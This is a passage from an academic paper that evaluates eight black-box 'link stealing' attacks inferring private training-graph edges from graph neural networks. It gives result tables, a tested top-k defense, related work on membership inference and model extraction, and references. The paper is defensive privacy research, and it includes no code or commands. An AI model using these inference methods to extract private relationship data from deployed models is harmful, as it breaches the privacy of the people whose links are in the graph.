Figure 3: The last hidden layer's output from the attack model of Attack-1 for 200 randomly sampled positive node pairs and 200 randomly sampled negative node pairs projected into a 2-dimension space using t-SNE. (a) Cora as the shadow dataset and Citeseer as the target dataset, (b) Cora as the shadow dataset and ENZYMES as the target dataset.

the attack model's last hidden layer's output (32-dimension) for positive node pairs and negative node pairs and project them into a 2-dimension space using t-Distributed Stochastic Neighbor Embedding (t-SNE) [61]. Figure 3a shows the results for Citeseer when using Cora as the shadow dataset, both of which are citation datasets. We can see that the positive (negative) node pairs from both the target dataset and the shadow dataset can be clustered into similar position, which indicates the positive (negative) node pairs from both datasets have similar distributions. This means if the attack model learns a decision boundary to separate positive nodes pairs from the negative node pairs on the shadow dataset, this decision boundary can be easily carried over to the target dataset.

In contrast, Figure 3b shows the results for ENZYMES (a chemical dataset) when using Cora (a citation dataset) as the shadow dataset. We see that the positive (negative) node pairs from the shadow dataset and the target dataset are distributed differently in the 2-dimension space. For example, the positive node pairs for Cora are clustered into the outer space of the circle area whereas the positive node pairs for ENZYMES are clustered into the inner space of the circle area. Therefore, it is hard for the adversary to perform an effective transferring attack. The underlying reason for this to happen is that graphs from the same domain have analogous graph structures and similar features. This leads to less information loss for our transferring attack.

Attack-2: $\mathcal{K} = (\mathcal{F}, \times, \times)$. In Attack-2, the adversary has the knowledge of the target dataset's nodes' attributes. As discussed in Section 4, she trains a reference model g by herself from $\mathcal{F}$. We compare four types of information mentioned in Section 4, and the results are shown in Figure 4. Note that




Figure 4: Average AUC for Attack-2 on all the 8 datasets with all the 4 types of information considered. The x-axis represents the dataset and the y-axis represents the AUC score.

we only show the results calculated with Correlation distance out of the 8 distance metrics (Table 13) since Correlation distance achieves the best performance in almost all settings. We can see that in all chemical datasets and one citation dataset, using the distance of target dataset's nodes' attributes leads to the best performance. For the other two citation datasets, using the distance between posteriors of the target model can get better performance. Nodes' attributes' dimensions are higher in citation datasets than in chemical datasets. In other words, the node attributes for citation datasets are sparser. For instance, we observe that most attributes are 0 in citation datasets. Therefore, we conclude that the attack can get

Table 6: Average AUC with standard deviation for Attack-3 on all the 8 datasets.

Dataset	AUC	Dataset	AUC
AIDS	0.961 ± 0.001	PROTEINS_full	0.958 ± 0.000
COX2	0.939 ± 0.002	Citeseer	0.973 ± 0.000
DHFR	0.934 ± 0.001	Cora	0.954 ± 0.001
ENZYMES	0.882 ± 0.001	Pubmed	0.947 ± 0.001

better performance using the Correlation distance between posteriors of the target model when the target dataset's nodes' attributes are in high dimension.

Attack-3: $\mathcal{K} = (\times, \mathcal{A}^*, \times)$**.** Table 6 shows the results for this attack. With the knowledge of the target dataset's partial graph, the average AUC score for all cases is over 0.9. Compared to Attack-2, the AUC scores on chemical datasets have an improvement over 10% and the AUC scores on citation datasets have an improvement over 2%.[4]

Compared to Attack-1 and Attack-2, Attack-3 achieves the best performance, this indicates the target dataset's partial graph is the most important component for an adversary for performing a link stealing attack. The reason is that the partial graph contains the ground truth links in the target dataset, which can be directly exploited by the attack model.

We further investigate the contribution of each feature set to the final prediction following the methodology of Dong et al. [16]. Concretely, when studying one feature set, we set other features' value to 0. As shown in Figure 5, the features extracted by applying pairwise operation over posteriors are most useful for the final prediction, followed by the features based on posteriors with different distance metrics. We note that our attack also achieves over 0.70 AUC on average when only using pairwise operation over entropy of posteriors as features. Moreover, our attack achieves the best performance when taking all the three feature sets together, which implies the combination of different features indeed improves the overall performance.

Attack-4: $\mathcal{K} = (\times, \mathcal{A}^*, \mathcal{D}')$**.** Table 7 shows the results for Attack-4. First, compared to Attack-1 ($\mathcal{K} = (\times, \times, \mathcal{D}')$), the overall performance of Attack-4 improves with the help of target dataset's partial graph $\mathcal{A}^*$. This is reasonable since the target dataset's partial graph contains some ground truth links from the target dataset. Second, we note that the performances of Attack-4 are worse than Attack-3 ($\mathcal{K} = (\times, \mathcal{A}^*, \times)$). Intuitively, the performance should be better since Attack-4 has more background knowledge. The reason for the performance degradation is that we do not take the pairwise vector operation (Table 14) over posteriors as the input for Attack-4 since we want to learn information from both the target dataset and the shadow dataset, and need to eliminate the dimension mismatch issue (as discussed in Section 4). Moreover, the

[4] Attack-2 achieves relatively high AUC scores on citation datasets.




Figure 5: Average AUC for Attack-3 on all the 8 datasets with different set of features. The x-axis represents the dataset and the y-axis represents the AUC score.

results also indicate that compared to the shadow dataset, the target dataset's partial graph is more informative.

Attack-5: $\mathcal{K} = (\mathcal{F}, \times, \mathcal{D}')$**.** In Attack-5, the adversary has the knowledge of target dataset's nodes' attributes as well as a shadow dataset, evaluation results are shown in Table 8. We observe that Attack-5 performs better than both Attack-1 (only with $\mathcal{D}'$) and Attack-2 (only with $\mathcal{F}$). This shows the combination of $\mathcal{F}$ and $\mathcal{D}'$ can lead to a better link stealing performance. Furthermore, we observe similar trends as for Attack-1, that is the attack performs better if the shadow dataset comes from the same domain as the target dataset.

Attack-6: $\mathcal{K} = (\mathcal{F}, \mathcal{A}^*, \times)$**.** The result of Attack-6 on all datasets is shown in Table 10. We can see that for almost all datasets (except ENZYMES), the AUC scores are over 0.95, which means this attack achieves an excellent performance. In particular, the AUC score is nearly 1 on PROTEINS_full. Moreover, Attack-6 consistently outperforms Attack-2 ($\mathcal{K} = (\mathcal{F}, \times, \times)$). This further validates the effectiveness of $\mathcal{A}^*$ in helping the adversary to infer links. Another finding is that for chemical datasets, the information of target dataset's partial graph brings a larger improvement than the citation datasets. One possible explanation is that the nodes' attributes in chemical datasets contain less information (they are in lower dimension), thus the target dataset's partial graph contributes more to the final prediction performance.

Attack-7: $\mathcal{K} = (\mathcal{F}, \mathcal{A}^*, \mathcal{D}')$**.** The results of Attack-7 are summarized in Table 9. Compared to Attack-5 ($\mathcal{K} = (\mathcal{F}, \times, \mathcal{D}')$), the overall performances improve with the help of $\mathcal{A}^*$. We would expect the adversary's accuracy is better than that of Attack-6 ($\mathcal{K} = (\mathcal{F}, \mathcal{A}^*, \times)$) since she has more background knowledge. However, we observe that the performance drops from Attack-6 to Attack-7. We suspect this is due to the fact that we want to learn information from both the target dataset and the shadow dataset, to avoid the dimension mismatch

Table 7: Average AUC with standard deviation for Attack-4 on all the 8 datasets. Best results are highlighted in bold.

Target Dataset	Shadow Dataset: AIDS	COX2	DHFR	ENZYMES	PROTEINS_full	Citeseer	Cora	Pubmed
AIDS	-	0.750 ± 0.009	**0.763 ± 0.010**	0.733 ± 0.007	0.557 ± 0.009	0.729 ± 0.015	0.702 ± 0.010	0.673 ± 0.009
COX2	0.802 ± 0.031	-	**0.866 ± 0.004**	0.782 ± 0.012	0.561 ± 0.030	0.860 ± 0.002	0.853 ± 0.004	0.767 ± 0.023
DHFR	0.758 ± 0.022	**0.812 ± 0.005**	-	0.662 ± 0.030	0.578 ± 0.067	0.799 ± 0.002	0.798 ± 0.009	0.736 ± 0.005
ENZYMES	**0.741 ± 0.010**	0.684 ± 0.024	0.670 ± 0.008	-	0.733 ± 0.019	0.624 ± 0.002	0.627 ± 0.014	0.691 ± 0.012
PROTEINS_full	0.715 ± 0.009	0.802 ± 0.025	0.725 ± 0.041	0.863 ± 0.010	-	0.784 ± 0.031	0.815 ± 0.012	**0.867 ± 0.003**
Citeseer	0.832 ± 0.078	0.940 ± 0.005	0.914 ± 0.007	0.879 ± 0.062	0.833 ± 0.088	-	**0.967 ± 0.001**	0.955 ± 0.003
Cora	0.572 ± 0.188	0.899 ± 0.003	0.887 ± 0.014	0.878 ± 0.045	0.738 ± 0.168	**0.945 ± 0.001**	-	0.924 ± 0.005
Pubmed	0.777 ± 0.056	0.893 ± 0.001	0.90 ± 0.006	0.866 ± 0.002	0.806 ± 0.042	**0.907 ± 0.004**	0.902 ± 0.001	-

Table 8: Average AUC with standard deviation for Attack-5 on all the 8 datasets. Best results are highlighted in bold.

Target Dataset	Shadow Dataset: AIDS	COX2	DHFR	ENZYMES	PROTEINS_full	Citeseer	Cora	Pubmed
AIDS	-	0.841 ± 0.003	0.846 ± 0.009	0.795 ± 0.016	**0.875 ± 0.002**	0.839 ± 0.006	0.793 ± 0.015	0.787 ± 0.008
COX2	0.832 ± 0.036	-	**0.977 ± 0.002**	0.874 ± 0.020	0.946 ± 0.003	0.911 ± 0.004	0.908 ± 0.004	0.887 ± 0.004
DHFR	0.840 ± 0.018	**0.988 ± 0.001**	-	0.757 ± 0.032	0.970 ± 0.004	0.909 ± 0.010	0.911 ± 0.009	0.860 ± 0.004
ENZYMES	0.639 ± 0.005	0.581 ± 0.010	0.587 ± 0.005	-	0.608 ± 0.001	**0.685 ± 0.005**	0.674 ± 0.007	0.663 ± 0.002
PROTEINS_full	0.948 ± 0.007	**0.981 ± 0.004**	0.968 ± 0.014	0.818 ± 0.017	-	0.970 ± 0.002	0.876 ± 0.010	0.885 ± 0.003
Citeseer	0.773 ± 0.048	0.666 ± 0.018	0.652 ± 0.020	0.860 ± 0.049	0.794 ± 0.009	-	**0.969 ± 0.002**	0.967 ± 0.001
Cora	0.743 ± 0.017	0.587 ± 0.012	0.568 ± 0.009	0.778 ± 0.052	0.686 ± 0.018	**0.956 ± 0.001**	-	0.936 ± 0.002
Pubmed	0.777 ± 0.030	0.661 ± 0.018	0.645 ± 0.008	0.786 ± 0.041	0.741 ± 0.008	0.938 ± 0.007	**0.941 ± 0.007**	-

Table 9: Average AUC with standard deviation for Attack-7 on all the 8 datasets. Best results are highlighted in bold.

Target Dataset	Shadow Dataset: AIDS	COX2	DHFR	ENZYMES	PROTEINS_full	Citeseer	Cora	Pubmed
AIDS	-	**0.925 ± 0.001**	0.913 ± 0.005	0.784 ± 0.010	0.848 ± 0.010	0.538 ± 0.022	0.520 ± 0.011	0.849 ± 0.004
COX2	0.954 ± 0.007	-	**0.982 ± 0.001**	0.874 ± 0.010	0.898 ± 0.030	0.947 ± 0.003	0.940 ± 0.007	0.875 ± 0.034
DHFR	0.982 ± 0.002	**0.992 ± 0.00**	-	0.871 ± 0.017	0.966 ± 0.008	0.933 ± 0.008	0.947 ± 0.012	0.937 ± 0.003
ENZYMES	**0.698 ± 0.007**	0.691 ± 0.008	0.671 ± 0.003	-	0.610 ± 0.001	0.657 ± 0.009	0.662 ± 0.006	0.677 ± 0.001
PROTEINS_full	0.984 ± 0.002	0.962 ± 0.010	0.986 ± 0.002	**0.993 ± 0.001**	-	0.840 ± 0.013	0.823 ± 0.006	0.987 ± 0.005
Citeseer	0.816 ± 0.048	0.791 ± 0.033	0.702 ± 0.025	0.880 ± 0.057	0.902 ± 0.026	-	**0.977 ± 0.000**	0.964 ± 0.000
Cora	0.746 ± 0.068	0.680 ± 0.038	0.574 ± 0.038	0.888 ± 0.014	0.695 ± 0.10	**0.960 ± 0.001**	-	0.935 ± 0.001
Pubmed	0.807 ± 0.016	0.712 ± 0.025	0.710 ± 0.006	0.881 ± 0.009	0.739 ± 0.012	**0.956 ± 0.001**	0.949 ± 0.001	-

Table 10: Average AUC with standard deviation for Attack-6 on all the 8 datasets.

Dataset	AUC	Dataset	AUC
AIDS	0.979 ± 0.001	PROTEINS_full	0.999 ± 0.000
COX2	0.987 ± 0.001	Citeseer	0.981 ± 0.000
DHFR	0.992 ± 0.001	Cora	0.964 ± 0.000
ENZYMES	0.891 ± 0.001	Pubmed	0.970 ± 0.000

problem, Attack-7 uses fewer features than Attack-6 (similar to the reason that Attack-4 performs worse than Attack-3).

Comparison with Link Prediction. We further compare all our attacks with a traditional link prediction method [40]. More specifically, we build an MLP with features summarized from the target model's partial graph, including Common neighbor, Jaccard index, and Preferential attachment [40]. As we can see from Figure 6, most of our attacks outperforms the link prediction method. For instance, on the COX2 dataset, all our 8 attacks outperform the link prediction model, the best attack (Attack-6) achieves more than 20% performance gain. This demonstrates that GNNs lead to more severe privacy risks than traditional link prediction.

Effect of Different GNN Structures. In our experiments, we adopt the same architecture for both the target model and the shadow target model by default for transferring attack scenarios. We further evaluate the impact of the shadow target model using different architectures. Note that for space reasons, we only report the results of Attack-1. Results for other attacks are similar. We set the number of hidden layers to 3 for the shadow target model (the target model has 2 hidden layers). The results are summarized in Table 16 in Appendix. We find the average AUC scores of our attack are maintained at the same level or even higher for certain datasets compared with the scenario where the shadow target model and the shadow model have the same architecture. For




Figure 6: Average AUC with standard deviation for all the attacks on all the 8 datasets. For each attack, we list its best result. The x-axis represents the dataset and the y-axis represents the AUC score.

Table 11: Average AUC with standard deviation for Attack-6 when using GraphSAGE or GAT as the target model on all the 8 datasets.

Dataset	AUC (GraphSAGE)	AUC (GAT)
AIDS	0.977 ± 0.002	0.968 ± 0.001
COX2	0.982 ± 0.001	0.984 ± 0.001
DHFR	0.990 ± 0.001	0.995 ± 0.000
ENZYMES	0.747 ± 0.001	0.766 ± 0.004
PROTEINS_full	0.999 ± 0.000	0.999 ± 0.000
Citeseer	0.938 ± 0.000	0.972 ± 0.000
Cora	0.883 ± 0.001	0.958 ± 0.000
Pubmed	0.923 ± 0.000	0.965 ± 0.000

instance, on the Citeseer dataset, we obtain 0.924 AUC, while the original attack achieves 0.965. In other words, our attacks are still effective when the shadow target model and the target model have different architectures.

Attacks on Other GNNs. We further investigate whether our attacks are applicable to other GNN models besides GCN. Concretely, we focus on GraphSAGE [27] and GAT [62]. We implement GraphSAGE[5] and GAT[6] based on publicly available code and only report the results of Attack-6. Table 11 shows that our attack has similar AUC scores on GraphSAGE and GAT compared to GCN. For instance, on the COX2 dataset, our attack against GraphSAGE and GAT achieves AUC of 0.982 and 0.984, respectively (the corresponding AUC for GCN is 0.987). This further demonstrates that our attacks are generally applicable.

Possible Defense. We try to restrict the GNN model to output k largest posteriors as a defense mechanism to mitigate our attacks. The intuition is that the smaller k is, the less information the model reveals. Here, we fix $k = 2$ and report the

[5] https://github.com/williamleif/GraphSAGE
[6] https://github.com/PetarV-/GAT

Table 12: Average AUC with standard deviation for Attack-3 when only reporting top-2 posteriors on all the 8 datasets.

Dataset	AUC	Dataset	AUC
AIDS	0.855 ± 0.004	PROTEINS_full	0.954 ± 0.001
COX2	0.839 ± 0.005	Citeseer	0.958 ± 0.000
DHFR	0.851 ± 0.003	Cora	0.945 ± 0.001
ENZYMES	0.876 ± 0.002	Pubmed	0.946 ± 0.001

results for Attack-3. Note that we have similar observations for other attacks. Experimental results in Table 12 show that this defense indeed reduces the performance of our attack. However, the performance drop is not very big, i.e., our attack still achieves relatively high AUC scores. For instance, on the Citeseer dataset, this defense reduces Attack-3's performance by less than 2%. On the AIDS dataset, the attack's performance drop is higher but AUC being 0.855 still indicates our attack is effective. We also note that the defense will impact the utility of the model. In other words, it is a trade-off between utility and privacy. In conclusion, the top-k defense is not effective enough to defend against our attacks.

We can also leverage differential privacy (DP) and adversarial examples to mitigate our attacks. In detail, we can adopt edge-DP developed for social networks [28, 68] to defend against our attacks. Borrowing the idea from previous work [31, 32], we can also add carefully crafted noise to the prediction of GNN to fool the adversary. We plan to explore both of them in the future.

Summary of Results. In summary, we have made the following observations from our experimental results.

- Our attacks can effectively steal the links from GNNs. For instance, our Attack-6 can achieve average AUC scores over 0.95 on 7 out of 8 datasets, which demonstrate that the GNNs are vulnerable to our attacks.
- Generally speaking, the performances of the attack are better if there is more background knowledge as shown in Figure 6. However, we find the impact of different knowledge is different. In particular, the target dataset's partial graph is the most informative. For instance, Attack-3 ($\mathcal{K} = (\times, \mathcal{A}^*, \times)$) significantly outperforms Attack-1 ($\mathcal{K} = (\times, \times, \mathcal{D}')$) and Attack-2 ($\mathcal{K} = (\mathcal{F}, \times, \times)$).
- Our transferring attack can achieve good performance. Furthermore, we find that our transferring attack achieves better performance when the shadow dataset and the target dataset are from the same domain as validated by experimental results for Attack-1 and Attack-5.

6 Related Work

Various research has shown that machine learning models are vulnerable to security and privacy attacks [9, 12, 30, 36–38, 49,

50, 53, 55, 60]. In this section, we mainly survey four of these attacks that are most relevant to ours.

Membership Inference. In membership inference attacks [6, 10, 29, 39, 42, 43, 54, 56, 58, 67], the adversary aims to infer whether a data sample is in the target model's training dataset or not. Shokri et al. [56] propose the first membership inference attacks against machine learning models and demonstrate its relationship with model overfitting. Salem et al. [54] further show membership inference attacks are broadly applicable at low cost via relaxing assumptions on the adversary. To mitigate attacks, many empirical defenses [32, 42, 54, 56] have been proposed. For instance, Nasr et al. [42] propose to mitigate attacks via formulating the defense as a min-max optimization problem which tries to decrease the accuracy loss and increase the membership privacy. Salem et al. [54] explore dropout and model stacking to mitigate membership inference attacks. More recently, Jia et al. [32] leverage adversarial examples to fool the adversary and show their defense has a formal utility guarantee. Other attacks in this space study membership inference in natural language processing models [57], generative models [8, 29], federated learning [41], and biomedical data [26].

Model Inversion. In model inversion attacks [20, 21, 30, 41, 48], the adversary aims to learn sensitive attributes of training data from target models. For example, Fredrikson et al. [21] propose the model inversion attack in which the adversary can infer the patient's genetic markers given the model and some demographic information about the patients. Fredrikson et al. [20] further explore the model inversion attacks on decision trees and neural networks via exploiting the confidence score values revealed along with predictions. Melis et al. [41] revealed that in the collaborative learning scenarios, when the target model updated with new training data, the adversary could infer sensitive attributes about the new training data.

Model Extraction. In model extraction attacks [7, 30, 60, 63], the adversary aims to steal the parameters of a certain target model or mimic its behaviors. Tramér et al. [60] show that an adversary can exactly recover the target model's parameters via solving the equations for certain models, e.g., linear models. Wang and Gong [63] propose attacks to steal the hyperparameters and show their attacks are broadly applicable to a variety of machine learning algorithms, e.g., ridge regression and SVM. Orekondy et al. [44] propose a functionality stealing attack aiming at mimicking the behaviors of the target model. Concretely, they query the target model and use the query-prediction pairs to train a "knockoff" model. Jagielski et al. [30] improve the query efficiency of learning-based model extraction attacks and develop the practical functionally-equivalent model whose predictions are identical to the target model on all inputs without training model's weights. Some defenses [34, 45] have been proposed to defend against model extraction attacks. For instance, Juuti et al. [34] propose to detect malicious queries via analyzing the distribution of consecutive API queries and raises an alarm when the distribution different from benign queries. Orekondy et al [45] propose a utility-constrained defense against neural network model stealing attacks via adding perturbations to the output of the target model.

Adversarial Attacks on Graph Neural Networks. Some recent studies [3, 13, 64, 66, 71, 73, 74] show that GNNs are vulnerable to adversarial attacks. In particular, the adversary can fool GNNs via manipulating the graph structure and/or node features. For instance, Zügner et al. [73] introduce adversarial attacks to attributed graphs and focus on both training and testing phase. In particular, their attacks target both node's features and graph structure and show that the node classification accuracy drops with a few perturbations. Bojchevski et al. [3] analyze the vulnerability of node embeddings to graph structure perturbation via solving a bi-level optimization problem based on eigenvalue perturbation theory. Zügner and Günnemann [74] investigate training time attacks on GNNs for node classification via treating the graph as a hyperparameter to optimize. Wang and Gong [64] propose an attack to evade the collective classification based classifier via perturbing the graph structure, which can also transfer to GNNs. Dai et al. [13] propose to fool the GNNs via manipulating the combinatorial structure of data and try to learn generalizable attack policy via reinforcement learning. Zhang et al. [71] propose a subgraph based backdoor attack to GNN based graph classification. In particular, a GNN classifier outputs a target label specified by an adversary when a predefined subgraph is injected to the testing graph. These studies are different from our work since we aim to steal links from GNNs.

To mitigate attacks, many defenses [4, 66, 72, 75] have been proposed. For instance, Zhu et al. [72] propose to enhance the robustness of GCNs via using Gaussian distributions in graph convolutional layers to mitigate the effects of adversarial attacks and leveraged attention mechanism to impede the propagation of attacks. Zügner and Günnemann [75] propose a learning principle that improves the robustness of the GNNs and show provable robustness guarantees against nodes' attributes perturbation. Bojchevski et al. [3] propose to certify the robustness against graph structure perturbation for a general class of models, e.g., GNNs, via exploiting connections to PageRank and Markov decision processes. These defenses are designed to improve the robustness of GNNs rather than preventing the privacy leakage of it. Note that there are also some attacks and defenses on graph that focus on non-GNN models [11, 33]. For instance, Chen et al. [11] propose attacks that mislead the behavior of graph-cluster algorithm and show some practical defenses. Jia et al. [33] propose certified defense which is based on randomized smoothing to defend against adversarial structural attacks to community detection.

7 Conclusion and Future Work

In this paper, we propose the first link stealing attacks against GNNs. Specifically, we show that, given a black-box access to a target GNN model, an adversary can accurately infer whether there exists a link between any pair of nodes in a graph that is used to train the GNN model. We propose a threat model to systematically characterize an adversary's background knowledge along three dimensions. By jointly considering the three dimensions, we define 8 link stealing attacks and propose novel methods to realize them. Extensive evaluation over 8 real-world datasets shows that our attacks can accurately steal links. Interesting future work includes generalizing our attacks to GNNs for graph classification and defending against our attacks.

Acknowledgments

We thank the anonymous reviewers and our shepherd Minhui Xue for constructive feedback. This work is partially funded by the Helmholtz Association within the project "Trustworthy Federated Data Analytics" (TFDA) (funding number ZT-I-OO1 4) and National Science Foundation grant No. 1937787.

References

[1] James Atwood and Don Towsley. Diffusion-Convolutional Neural Networks. In *NIPS*, pages 1993–2001, 2016.

[2] Michael Backes, Mathias Humbert, Jun Pang, and Yang Zhang. walk2friends: Inferring Social Links from Mobility Profiles. In *CCS*, pages 1943–1957, 2017.

[3] Aleksandar Bojchevski and Stephan Günnemann. Adversarial Attacks on Node Embeddings via Graph Poisoning. In *ICML*, pages 695–704, 2019.

[4] Aleksandar Bojchevski and Stephan Günnemann. Certifiable Robustness to Graph Perturbations. In *NeurIPS*, pages 8317–8328, 2019.

[5] Karsten M. Borgwardt, Cheng Soon Ong, Stefan Schönauer, S. V. N. Vishwanathan, Alexander J. Smola, and Hans-Peter Kriegel. Protein Function Prediction via Graph Kernels. *Bioinformatics*, 2005.

[6] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The Secret Sharer: Evaluating and Testing Unintended Memorization in Neural Networks. In *USENIX Security*, pages 267–284, 2019.

[7] Varun Chandrasekaran, Kamalika Chaudhuri, Irene Giacomelli, Somesh Jha, and Songbai Yan. Exploring Connections Between Active Learning and Model Extraction. In *USENIX Security*, 2020.

[8] Dingfan Chen, Ning Yu, Yang Zhang, and Mario Fritz. GAN-Leaks: A Taxonomy of Membership Inference Attacks against GANs. In *CCS*, 2020.

[9] Min Chen, Zhikun Zhang, Tianhao Wang, Michael Backes, Mathias Humbert, and Yang Zhang. When Machine Unlearning Jeopardizes Privacy. *CoRR abs/2005.02205*, 2020.

[10] Qingrong Chen, Chong Xiang, Minhui Xue, Bo Li, Nikita Borisov, Dali Kaarfar, and Haojin Zhu. Differentially Private Data Generative Models. *CoRR abs/1812.02274*, 2018.

[11] Yizheng Chen, Yacin Nadji, Athanasios Kountouras, Fabian Monrose, Roberto Perdisci, Manos Antonakakis, and Nikolaos Vasiloglou. Practical Attacks Against Graph-based Clustering. In *CCS*, pages 1125–1142, 2017.

[12] Yizheng Chen, Shiqi Wang, Dongdong She, and Suman Jana. On Training Robust PDF Malware Classifiers. In *USENIX Security*, 2020.

[13] Hanjun Dai, Hui Li, Tian Tian, Xin Huang, Lin Wang, Jun Zhu, and Le Song. Adversarial Attack on Graph Structured Data. In *ICML*, pages 1123–1132, 2018.

[14] Michaël Defferrard, Xavier Bresson, and Pierre Vandergheynst. Convolutional Neural Networks on Graphs with Fast Localized Spectral Filtering. In *NIPS*, pages 3837–3845, 2016.

[15] Paul D. Dobson and Andrew J. Doig. Distinguishing Enzyme Structures from Non-Enzymes without Alignments. *Journal of Molecular Biology*, 2003.

[16] Yuxiao Dong, Reid A. Johnson, and Nitesh V. Chawla. Will This Paper Increase Your *h*-index?: Scientific Impact Prediction. In *WSDM*, pages 149–158, 2015.

[17] Vijay Prakash Dwivedi, Chaitanya K. Joshi, Thomas Laurent, Yoshua Bengio, and Xavier Bresson. Benchmarking Graph Neural Networks. *CoRR abs/2003.00982*, 2020.

[18] Federico Errica, Marco Podda, Davide Bacciu, and Alessio Micheli. A Fair Comparison of Graph Neural Networks for Graph Classification. In *ICLR*, 2020.

[19] Wenqi Fan, Yao Ma, Qing Li, Yuan He, Yihong Eric Zhao, Jiliang Tang, and Dawei Yin. Graph Neural Networks for Social Recommendation. In *WWW*, pages 417–426, 2019.

[20] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures. In *CCS*, pages 1322–1333, 2015.

[21] Matt Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in Pharmacogenetics: An End-to-End Case Study of Personalized Warfarin Dosing. In *USENIX Security*, pages 17–32, 2014.

[22] Justin Gilmer, Samuel S. Schoenholz, Patrick F. Riley, Oriol Vinyals, and George E. Dahl. Neural Message Passing for Quantum Chemistry. In *ICML*, pages 1263–1272, 2017.

[23] Neil Zhenqiang Gong and Bin Liu. You are Who You Know and How You Behave: Attribute Inference Attacks via Users' Social Friends and Behaviors. In *USENIX Security*, pages 979–995, 2016.

[24] Neil Zhenqiang Gong, Ameet Talwalkar, Lester W. Mackey, Ling Huang, Eui Chul Richard Shin, Emil Stefanov, Elaine Shi, and Dawn Song. Joint Link Prediction and Attribute Inference Using a Social-Attribute Network. *ACM Transactions on Intelligent Systems and Technology*, 2014.

[25] Aditya Grover and Jure Leskovec. node2vec: Scalable Feature Learning for Networks. In *KDD*, pages 855–864, 2016.

[26] Inken Hagestedt, Yang Zhang, Mathias Humbert, Pascal Berrang, Haixu Tang, XiaoFeng Wang, and Michael Backes. MBeacon: Privacy-Preserving Beacons for DNA Methylation Data. In *NDSS*, 2019.

[27] William L. Hamilton, Zhitao Ying, and Jure Leskovec. Inductive Representation Learning on Large Graphs. In *NIPS*, pages 1025–1035, 2017.

[28] Michael Hay, Chao Li, Gerome Miklau, and David D. Jensen. Accurate Estimation of the Degree Distribution of Private Networks. In *ICDM*, pages 169–178, 2009.

[29] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. LOGAN: Evaluating Privacy Leakage of Generative Models Using Generative Adversarial Networks. *Symposium on Privacy Enhancing Technologies Symposium*, 2019.

[30] Matthew Jagielski, Nicholas Carlini, David Berthelot, Alex Kurakin, and Nicolas Papernot. High Accuracy and High Fidelity Extraction of Neural Networks. In *USENIX Security*, 2020.

[31] Jinyuan Jia and Neil Zhenqiang Gong. AttriGuard: A Practical Defense Against Attribute Inference Attacks via Adversarial Machine Learning. In *USENIX Security*, pages 513–529, 2018.

[32] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. MemGuard: Defending against Black-Box Membership Inference Attacks via Adversarial Examples. In *CCS*, pages 259–274, 2019.

[33] Jinyuan Jia, Binghui Wang, Xiaoyu Cao, and Neil Zhenqiang Gong. Certified Robustness of Community Detection against Adversarial Structural Perturbation via Randomized Smoothing. In *WWW*, pages 2718–2724, 2020.

[34] Mika Juuti, Sebastian Szyller, Samuel Marchal, and N. Asokan. PRADA: Protecting Against DNN Model Stealing Attacks. In *Euro S&P*, pages 512–527, 2019.

[35] Thomas N. Kipf and Max Welling. Semi-Supervised Classification with Graph Convolutional Networks. In *ICLR*, 2017.

[36] Klas Leino and Matt Fredrikson. Stolen Memories: Leveraging Model Memorization for Calibrated White-Box Membership Inference. In *USENIX Security*, 2020.

[37] Shaofeng Li, Shiqing Ma, Minhui Xue, and Benjamin Zi Hao Zhao. Deep Learning Backdoors. *CoRR abs/2007.08273*, 2020.

[38] Zheng Li, Chengyu Hu, Yang Zhang, and Shanqing Guo. How to Prove Your Model Belongs to You: A Blind-Watermark based Framework to Protect Intellectual Property of DNN. In *ACSAC*, pages 126–137, 2019.

[39] Zheng Li and Yang Zhang. Label-Leaks: Membership Inference Attack with Label. *CoRR abs/2007.15528*, 2020.

[40] David Liben-Nowell and Jon Kleinberg. The Link-prediction Problem for Social Networks. *Journal of the American Society for Information Science and Technology*, 2007.

[41] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting Unintended Feature Leakage in Collaborative Learning. In *S&P*, pages 497–512, 2019.

[42] Milad Nasr, Reza Shokri, and Amir Houmansadr. Machine Learning with Membership Privacy using Adversarial Regularization. In *CCS*, pages 634–646, 2018.

